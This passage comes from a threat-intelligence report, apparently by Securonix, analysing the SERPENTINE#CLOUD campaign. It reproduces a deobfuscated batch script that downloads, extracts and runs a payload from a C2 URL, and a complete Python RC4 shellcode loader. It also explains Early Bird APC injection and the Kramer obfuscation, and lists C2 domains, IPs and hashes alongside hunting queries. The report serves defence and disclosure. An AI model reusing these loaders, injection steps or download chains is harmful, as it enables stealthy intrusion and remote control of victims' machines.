Towards the end of the script another zip file (FTSP.zip) is downloaded, extracted into the Contacts\Print directory and then deleted after extraction. Inside each of the extracted directory contained the entire Python library and more malicious scripts which we referenced earlier.



```
94
95  :: Use Invoke-WebRequest to download the FTSP file
96  echo Downloading FTSP file...
97  powershell -Command "irm ([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('%FTSPUrl%'))) -OutFile '%FTSPdestination%' -Error
98
99  :: Extract the FTSP file using Expand-Archive
100 echo Extracting ZIP file...
101 powershell -Command "& { Expand-Archive -Path '%FTSPdestination%' -DestinationPath '%extractTop%' -Force }"
102
103 :: Delete downloaded.zip file (if exists)
104 if exist "%destination%" (
105     del "C:\Users\      \Contacts\downloaded.zip"
106 )
107
108 :: Delete FTSP.zip file (if exists)
109 if exist "%FTSPdestination%" (
110     del "C:\Users\      \Contacts\FTSP.zip"
111 )
112
113 :: Hide the Print folder
114 attrib +h "C:\Users\      \Contacts\Print"
115
116 :: Hide the Extracted folder
117 attrib +h "C:\Users\      \Contacts\Extracted"
118
119 cd /d "C:\Users\      \Contacts\Extracted\Extracted"
120 python.exe run.py -i Jun02_an.bin -k a.txt
121 echo Script execution completed.
122 endlocal
123 Exit
```


Figure 8: deobfuscated contents of kiki.bat – file cleanup, hide files and payload execution

Lastly, the batch script uses the Windows utility attrib to set the directories as hidden and then executes a final Python payload using the command:

python.exe run.py -i jun02_an.bin -k a.txt

While we'll get into this command and the purpose of the file later, overall the script performs the following functions:

Stage	Purpose	Details
1	Hidden Relaunch	Relaunches itself using PowerShell with -WindowStyle Hidden to avoid visible execution artifacts
2	PDF Decoy Display	Searches for a .pdf file in the Contacts folder and opens it to appear legitimate
3	Antivirus Detection	Checks for AvastUI.exe or avgui.exe via tasklist to determine if an AV product is active
4	Payload Download & Extraction	Downloads a ZIP file from a base64-encoded C2 URL and extracts it into Contacts\Extracted
5	Python Payload Execution	Executes four Python scripts from the extracted ZIP payload: Jun02_as.py, Jun02_hv.py, Jun02_xw3.py, and Jun02_uk.py
6	VBS-Based Persistence	Downloads two .vbs files (PWS.vbs, pws1.vbs) and places them in the Windows startup folder to ensure persistence
7	Stage-2 Payload Deployment	Downloads and extracts a second ZIP file (FTSP.zip) to a deeper path containing additional Python content
8	Cleanup & Final Execution	Deletes temporary files, hides directories, and runs a final decryption/execution script: run.py -i Jun02_an.bin -k a.txt

At this stage the lure PDF document is opened and presented to the user. The script scans the C:\Users\username\Contacts folder for any document matching *.pdf and presents it to the user.

Python execution

Each zip file that we analyzed that gets extracted into a sub directory in the user's Contacts folder contains at least three binary packed Python files, and a plain text Python file that acts as a shellcode loader.

If you recall from the previous section this file (run.py) is executed from the obfuscated batch file. The shellcode loader also has a "vibe coded" feel to it with lots of friendly comments and print statements which provide useful errors and feedback. The script takes two parameters as input:

- -i: a file (jun02_an.bin) which contains the shellcode
- -k: a key file used to decrypt the shellcode using XOR

Figure 9: run.py – main function snippet

Process injection using Early Bird APC injection

The run.py script implements **Early Bird APC injection** to stealthily execute shellcode within a newly spawned process.

To start, it uses CreateProcessA with the CREATE_SUSPENDED flag to launch an arbitrary victim process (notepad.exe in this case) into a suspended state.

Next, the script checks that the process's primary thread hasn't yet started execution which is a critical window of opportunity for this type of injection. Once the process is suspended, the script allocates executable memory in the target process using VirtualAllocEx and then writes the decrypted shellcode contents into it via WriteProcessMemory.

APC (Asynchronous Procedure Calls) and performed pointing to the shellcode using QueueUserAPC. Finally, it resumes the main thread using ResumeThread, causing the APC (notepad.exe process with the injected shellcode) to execute **before the process performs any of its legitimate tasks**.

This behavior is consistent with Early Bird-style injection: by queuing execution before a thread starts, the injected code hijacks control in a manner that is often **invisible to userland hooks and difficult for EDRs to correlate with malicious behavior**. The script completes its operation by waiting for the thread to finish (WaitForSingleObject) and closing all handles.




Figure 10: run.py – shellcode handling for process injection

After execution we immediately observed the notepad.exe process beaconing out to 192.169.69[.]26 on port 7878 (djksncb.duckdns[.]org).

Below is the observed process tree we observed:




Figure 11: process tree for SERPENTINE#CLOUD

Python binary packed file analysis

Despite the .py extension, the .py files executed in stage 3 (asside from run.py) were binary Python files obfuscated using Kramer. Kramer is an obfuscation tool for Python code designed to evade both static detection and reverse engineering. The tool provides functionality, resulting in a ".pyc" (renamed to .py) file. The Python payload is processed through the following layers of obfuscation:

Alphanumeric Shift Encoding:

Alphanumeric characters are shifted using a Caesar-style offset defined in an _ekyrie mapping.

A corresponding _dkyrie function in the stub reverses this operation.

Bytewise Shift With Random Key:

Remaining characters are further modified with a second numeric key (applied additively or subtractively).

This step is randomized on a per-build basis.

Newline Obfuscation:

All newline characters (\n) are replaced with a custom symbol, typically ζ, to disrupt plaintext pattern recognition.

Hex Encoding:

The entire payload is hex-encoded line-by-line and injected into a Python stub for runtime decryption and execution.

The result is saved as a Python binary file (.pyc) and renamed to a standard Python scripting file (.py)

To reverse this advanced obfuscation technique, we put together a tool that brute-forces the random key (ranging from 3 to 1,000,000) to recover the original, unobfuscated Python code. In our case, the key was near the upper end of the range: 808933

```python
def rc4_decrypt(key, data):
    S = list(range(256))
    j = 0
    output = bytearray()

    # KSA (Key Scheduling Algorithm)
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    i = j = 0

    # PRGA (Pseudo-Random Generation Algorithm)
    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        k = S[(S[i] + S[j]) % 256]
        output.append(byte ^ k)

    return bytes(output)

def execute_shellcode():
    encrypted_data = base64.b64decode('LvfPSQhrAf9dEfdXE8dRzEY8coVDi2p/JhXVVwX3mGee6vFBa0P8fDPYcIbGJcElfC
    key = 'ofc6RSb8'.encode('ascii')
    shellcode = rc4_decrypt(key, encrypted_data)

    # Allocate memory with executable permissions
    shellcode_buffer = ctypes.create_string_buffer(shellcode)
    ctypes.windll.kernel32.VirtualProtect(
        ctypes.byref(shellcode_buffer),
        ctypes.sizeof(shellcode_buffer),
        0x40,  # PAGE_EXECUTE_READWRITE
        ctypes.byref(ctypes.c_ulong())
    )

    # Execute the shellcode
    shellcode_func = ctypes.cast(shellcode_buffer, ctypes.CFUNCTYPE(ctypes.c_void_p))
    shellcode_func()

execute_shellcode()
```

Figure 12: Unobfuscated Python code (Jun02_an.py)

After successful decryption of the Kramer obfuscated Python file (Jun02_an.py), the final-stage payload is revealed to be a Python-based in-memory shellcode loader. This script uses standard Windows API calls via Python's ctypes module and includes embedded RC4-encrypted shellcode, which it decrypts and executes dynamically at runtime.

At a high level the shellcode loader performs the following functions:

1. Decrypts RC4-encrypted shellcode
2. Allocates RWX memory in the current process
3. Copies decrypted shellcode into memory
4. Executes it in-place using a function pointer cast

Following the RC4 decryption and execution of embedded shellcode in the Python loader, the payload resolves into a Windows PE file. Analysis of the extracted binary reveals a strong signature match to Donut, a well-known in-memory .NET/PE loader framework. Donut is an open source tool designed to generate position-independent shellcode that can load and execute PE or .NET assemblies in memory without writing them to disk. It's used extensively in red team operations and now more frequently in real-world threat campaigns. The high entropy score suggested that this shellcode was also encrypted. However, dynamically analyzing the shellcode's behaviors there was no need to proceed further.

At this stage we observed the python.exe process beaconing out to several domains all pointing back to the same IP address (51.89.212[.]145 [ip145.ip-51-89-212[.]eu]).

- nhvncpure[.]shop
- nhvncpure[.]sbs

- nhvncpure[.]click
- duckdns[.]org
- duckdns[.]org
- duckdns[.]org
- duckdns[.]org
- twilightparadox[.]com
- strangled[.]net
- mooo[.]com
- nhvncpure[.]duckdns.org

The end result is a RAT Payload which gives the attackers full command and control over the host. Many of the binary files appear to be common or open source RAT utilities such as AsyncRAT, or RevengeRAT. With stealthy persistence over the infected host the attacker has the ability to steal passwords, browser/session data, exfiltrate sensitive data or attempt to move laterally to other systems. While we observed the attackers deploy RAT payloads through Python loaders, we did not directly observe any further activity from the threat actors at this stage.

Persistence

This was achieved purely through the batch file in Stage 3 which made use of the Windows startup files directory. Three files were dropped:

- pws1.vbs
- PWS.vbs
- startuppp.bat

Strangely enough, PWS.vbs is the same file as kiki.bat which we analyzed earlier, meaning on startup the entire attack chain starts all over again.

startuppp.bat

The file startuppp.bat made use of the same obfuscation techniques found in kiki.bat. While the file performs some similar functions, it is a bit more trimmed down.




Figure 13: deobfuscated contents of startuppp.bat

In a nutshell, the startuppp.bat file functions as a **persistence mechanism and conditional execution wrapper.**

To maintain stealth, it uses PowerShell to relaunch itself in hidden mode unless already invoked with a hidden argument. Once hidden, it shifts execution into a benign-looking directory (C:\Users\admin\contacts\Print) that contains Python payloads (referenced in stage 3).

The script includes a conditional logic check against the presence of the “useRFiles” environment variable set during initial execution based on antivirus detection.

If the variable is present (AV detected), the script runs a series of payloads named Okwan1.py , Okwan2 and Okwan3.py. Otherwise, it defaults to Wsandy1.py through Wsandy3.py.

Execution concludes with a final loader call to run.py, which decrypts and executes a new binary shellcode payload (mag.bin) using a corresponding XOR key file (a.txt), similar to the shellcode loader we observed prior in stage 3.

pws1.vbs

The purpose of this script is simply to keep the system “active”. Upon execution, it enters an infinite loop, sending the SHIFT key (SendKeys “+”) every seconds. While seemingly benign, this activity is a subtle evasion technique designed to prevent system idling, screen locking or entering into a sleep state that could interrupt malware execution.




Figure 14: contents of pws1.vbs

Wrapping up…

The SERPENTINE#CLOUD campaign is a complex and layered infection chain that blends a bit of social engineering, living-off-the-land techniques and evasive in-memory code execution. The threat actors behind this activity provide us with new insights and detection opportunities as to how they are able to remain stealthy while successfully backdooring systems. The progressive use of scripts and various file types to obscure their true intent lead us on a long path of obfuscation, until the final payload is active in memory.

From deceptive .lnk files to obfuscated batch scripts and Python shellcode loaders, each stage of the attack is designed to delay detection while maintaining access as stealthily as possible. The abuse of Cloudflare Tunnel infrastructure further complicates network visibility by giving the actor a disposable and encrypted transport layer for staging malicious files without maintaining traditional infrastructure.

While attribution remains uncertain, after observing the campaign's structure the use of English-language comments and the focus on Western targets suggest a somewhat sophisticated actor testing scalable delivery methods. The use of tools like Donut and the Kramer obfuscator reinforces the intent to operate beneath the radar of traditional defenses.

Campaign Highlights

- .lnk shortcut files disguised as documents to initiate infection
- Phishing lures commonly themed around fake invoices, often in ZIP archives
- WebDAV-based payload delivery hosted on temporary Cloudflare Tunnel subdomains
- Obfuscated .wsf and .bat scripts to stage and launch next phases
- Decryption and execution of Python-based shellcode loaders entirely in memory
- Embedded shellcode executes a Donut-packed PE payload without touching disk
- Strong focus on stealth, modularity, and anti-forensics throughout the chain
- Targeting in Western countries including the U.S., U.K., and Germany

Securonix recommendations

- As this campaign likely started using phishing emails, avoid downloading files or attachments from external sources, especially if the source was unsolicited. Common file types include zip, rar, iso and pdf. Additionally, external links to download these kinds of files should be considered equally dangerous.
- In Windows, enable file extension visibility to ensure proper file extensions.
- Monitor common malware staging directories, especially script-related activity in world-writable directories. In the case of this campaign the threat actors staged their QEMU instance from the user's home directory at: %HOME%\Contacts.
- Monitor for the use of legitimate software such as Python being executed from unusual locations.
- We strongly recommend deploying robust endpoint logging capabilities to aid in PowerShell detections. This includes leveraging additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage.
- Securonix customers can scan endpoints using the Securonix hunting queries below.

MITRE ATT&CK Matrix

Tactics	Techniques
Initial Access	T1566.001: Phishing: Spearphishing Attachment
Command and Control	T1071.001: Application Layer Protocol: Web Protocols T1132: Data Encoding T1572: Protocol Tunneling
Defense Evasion	T1027: Obfuscated Files or Information T1027.010: Obfuscated Files or Information: Command Obfuscation T1027.012: Obfuscated Files or Information: LNK Icon Smuggling T1027.013: Obfuscated Files or Information: Encrypted/Encoded File T1036: Masquerading T1218: System Binary Proxy Execution T1564.006: Hide Artifacts: Run Virtual Instance
Lateral Movement	T1021.007: Remote Services: Cloud Services

Execution	T1055: Process Injection T1059.001: Command and Scripting Interpreter: PowerShell T1059.003: Command and Scripting Interpreter: Windows Command Shell T1059.005: Command and Scripting Interpreter: Visual Basic T1059.006: Command and Scripting Interpreter: Python T1204.001: User Execution: Malicious Link T1204.002: User Execution: Malicious File T1620: Reflective Code Loading
Persistence	T1072: Software Deployment Tools
Exfiltration	T1041: Exfiltration Over C2 Channel

Relevant Securonix detections

- EDR-ALL-80-RU
- EDR-ALL-1215-ERR
- EDR-ALL-1226-RU
- EDR-ALL-1280-RU
- PSH-ALL-316-RU
- WEL-ALL-1186-ERR

Relevant hunting queries

(remove square brackets “[ ]” for IP addresses or URLs)

- index = activity AND rg_functionality = “Next Generation Firewall” AND destinationaddress = “51.89.212[.]145”
- index = activity AND rg_functionality = “Next Generation Firewall” AND (destinationhostname CONTAINS “nhvncpure[.]shop” OR destinationhostname CONTAINS “nhvncpure[.]sbs” OR destinationhostname CONTAINS “nhvncpure[.]click” OR destinationhostname CONTAINS “nhvncpureybs.duckdns[.]org” OR destinationhostname CONTAINS “nhvncpurekfl.duckdns[.]org” OR destinationhostname CONTAINS “ncmomenthv.duckdns[.]org” OR destinationhostname CONTAINS “hvncmomentpure.duckdns[.]org” OR destinationhostname CONTAINS “nhvncpure.twilightparadox[.]com” OR destinationhostname CONTAINS “nhvncpure1.strangled[.]net” OR destinationhostname CONTAINS “nhvncpure2.mooo[.]com” OR destinationhostname CONTAINS “nhvncpure.duckdns[.]org” OR destinationhostname CONTAINS “ip145.ip-51-89-212[.]eu”)
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “File created” OR deviceaction = “File created (rule: FileCreate)”) AND (customstring49 CONTAINS “Contacts\Extracted” OR customstring49 CONTAINS “Contacts\print” OR customstring49 CONTAINS “Contacts\EMP”)
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “Procstart” OR deviceaction = “Process” OR deviceaction = “Trace Executed Process”) AND destinationprocessname ENDS WITH “python.exe” AND (customstring54 NOT CONTAINS “C:\Python” OR customstring54 NOT CONTAINS “\AppData\Local\” OR customstring54 NOT CONTAINS “\Program Files”)
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Network connection detected” OR deviceaction = “Network connection detected (rule: NetworkConnect)”) AND destinationprocessname ENDS WITH “notepad.exe”

C2 and infrastructure

C2 Address
nhvncpure[.]shop nhvncpure[.]sbs nhvncpure[.]click

nhvncpureybs.duckdns[.]org

nhvncpurekfl.duckdns[.]org

ncmomenthv.duckdns[.]org

hvncmomentpure.duckdns[.]org

nhvncpure.twilightparadox[.]com

nhvncpure1.strangled[.]net

nhvncpure2.mooo[.]com

nhvncpure.duckdns[.]org

ip145.ip-51-89-212[.]eu

51.89.212[.]145

hxxps://vocabulary-bangladesh-designation-manhattan.trycloudflare[.]com

hxxps://flour-riding-merit-refers.trycloudflare[.]com

hxxps://agricultural-brooks-nevertheless-hawk.trycloudflare[.]com

hxxps://departments-emperor-maximize-synopsis.trycloudflare[.]com

hxxps://integration-previous-brilliant-true.trycloudflare[.]com

hxxps://works-clubs-attendance-vi.trycloudflare[.]co

hxxps://pop-incl-accountability-pharmacy.trycloudflare[.]com

hxxps://bought-boulder-algeria-warned.trycloudflare[.]com

hxxps://depot-arrange-zero-kai.trycloudflare[.]com

hxxps://hobbies-gratis-literally-dry.trycloudflare[.]com

hxxps://bold-accepts-wide-te.trycloudflare[.]com

hxxps://lender-router-exclusively-fraction.trycloudflare[.]com

hxxps://whatever-hearings-transmission-daisy.trycloudflare[.]com

hxxps://catalogs-amounts-functions-chicago.trycloudflare[.]com

hxxps://bold-accepts-wide-te.trycloudflare[.]com

hxxps://superb-rotation-gourmet-frequently.trycloudflare[.]com

hxxps://now-refer-several-tariff.trycloudflare[.]com

hxxps://wizard-individual-intervals-franklin.trycloudflare[.]com

hxxps://surprise-poly-longitude-populations.trycloudflare[.]com

hxxps://travel-sagem-distant-potential.trycloudflare[.]com

hxxps://obtaining-removing-blocking-effectiveness.trycloudflare[.]com

hxxps://bought-boulder-algeria-warned.trycloudflare[.]com

hxxps://uploaded-overall-seating-browser.trycloudflare[.]com

hxxps://cold-neon-springfield-asset.trycloudflare[.]com

hxxps://dolls-pet-bon-shirts.trycloudflare[.]com

hxxps://shed-determination-conviction-herself.trycloudflare[.]com

hxxps://works-clubs-attendance-vi.trycloudflare[.]com

hxxps://archived-hungary-paxil-tubes.trycloudflare[.]com

hxxps://reensboro-even-suburban-str.trycloudflare[.]com

hxxps://greensboro-even-suburban-str.trycloudflare[.]com

hxxps://vertical-pentium-b-dead.trycloudflare[.]com

hxxps://violin-amendment-stranger-job.trycloudflare[.]com

hxxps://diy-solution-warriors-workflow.trycloudflare[.]com

hxxps://fy-golf-fraction-bath.trycloudflare[.]com

hxxps://menu-conviction-given-not.trycloudflare[.]com

hxxps://opportunities-choosing-non-torture.trycloudflare[.]com

hxxps://flexibility-hawaiian-ever-bon.trycloudflare[.]com

hxxps://hose-jerusalem-sure-older.trycloudflare[.]com

hxxps://milton-smithsonian-raising-mind.trycloudflare[.]com

Analyzed files/hashes

File Name	SHA256
Online-wire-confirmation-receipt846752.zip	193218243C54D7903C65F5E7BE9B865DDB286DA9005C69E6E955E31EC3EFA1A7
Online-wire-confirmation-receipt75857.zip	3B97A79ED920A508B4CD91240D0795713C559C36862C75EC6C9A41B4EC05D279
wire-confirmation-55281762.url	32253D3EA50927D0FD79F5BFDD6EE93C46AA26126CE4360D9915FABD2E5F562F
Emban.zip	81C47E749E8A3376294DE8593C2387A0642080303BB17D902BABFF1DE561E743
bab.zip	017FD2003F8EAA65FF85131322F5FAEC1E33851178832843802084 8EDF3DFD8D22DE5FFC9BFFE49C4713113AC171B95E016ED0F09065BFEE1394A579174E8DD6E78FF6F51A3FAECF4D20CD5B71B2396B7C2FEC74AF19122B1E1EEE432C13B773
cam.zip	100970B2EB83E3A80CB463126845619A05C979D235B07ECA4B1C2027772334EC63FFC2B66E32111CD5BE311AD499BD15DA5D28EDC05B7F3DA43DFE77F3E2C7F8F6B403D719D770FFB6CC310E2F97889998224A563A1A629BE5B7F8642B5F00BA
FTSP.zip	0484DE293F2C125132CAA585229A8702AF00CB645AA27684C2EE6F9F4F3EDB6F
python.zip	FCAD11819FCA303372182C881397E0B607C0DA64ECDA1CF9B2C87CF5F8F5957AB57F591866A0D5A68B76382476087310A6F96C34B9449D070619DF6B763E6A1D
abb12.zip	139B2B11B1C0D9697A78C1A9535A7A4E4F41D4833B247C1CDDC91ABE3BEBE3E4
downloaded.zip	E78FF6F51A3FAECF4D20CD5B71B2396B7C2FEC74AF19122B1E1EEE432C13B773
jun12.wsf	3CF0E84EA719B026AA6EF04EE7396974AEB3EC3480823FD0BB1867043C6D2BF9
jenk.wsf	F0F7276C54E6D6B41732D51FB1B61366AA49C6992A54D13FFD24AEE572FFAF95
kin.wsf	7B4931E498CE8B3A15BFF5FDFD3A547397E85296462DE3D2D322B4B3FE52F26C
kola.wsf	CDD097329D2C539A3C67C278530D951964F593A4FFB90A31B0EFAD4C3E0ED5BA
cardos.wsf	13A8150B68A3FAD30C48778B80BAA7C97C1A813F37688CBE14B1D3F5AB69AC72
Nr.33190 Rechnung von technikboerse.lnk	9DC84272D11E273B6B4DEFEABB7E3DD6EBE0E418FB96F9386DD7F1F695636384

RE_02HJSNA5A.pdf.lnk RE_02HJSNA5A.pdf.lnk RE_05483298475.pdf.lnk RE_05FSKBSAXZ25A.pdf.lnk RE_02HJSNA5A.pdf.lnk RE_05483298475.pdf.lnk RE_05FSKBSAXZ25A.pdf.lnk	715CEF51FFCFAEC05A080A0E0DB4D88BB5123E2ADE4A1C72FD8C10F412310C1D
RE_01FBSAKRTS.pdf.lnk	35DB935E80BEDA545577A5F7FF6DE7C8A8B1376C363B0D5C704DC14EBC1D2F93
RE_01FJSK50MSA.pdf.lnk	AECE8FA3B8EA803E9CA9BF06B6FD147B54CD3A00207AAD36871DA424A9CA4748
RE_05JKPMS905A.pdf.lnk	3D3A6D7905CA1387F3EC7A637CB672D6B6EFA0F8EFDBF819F756A8E5F92BC960
Bell-Invoice.pdf.lnk	DF9ECDE8058CB9756BDE3DE1A2A2727A3709F238885165B7FEB747EB10DE1502
RE_05FS29JKS2025A.pdf.lnk	6134BAC7A6215A158DFEE2F6824B9E648DE073EEB0499A325C8EF2EA43DAB84C
Rechnung-3661105.pdf.lnk	45BABDCBD661450B3643A14DC960DAF7FAFAEA2876FEE249A2A2417B15272A4B
RE_0273084209154.pdf.lnk	049A576A5BC77AF51065D28A711656BD93FF6BD5FE74D54064A66A802D14E438
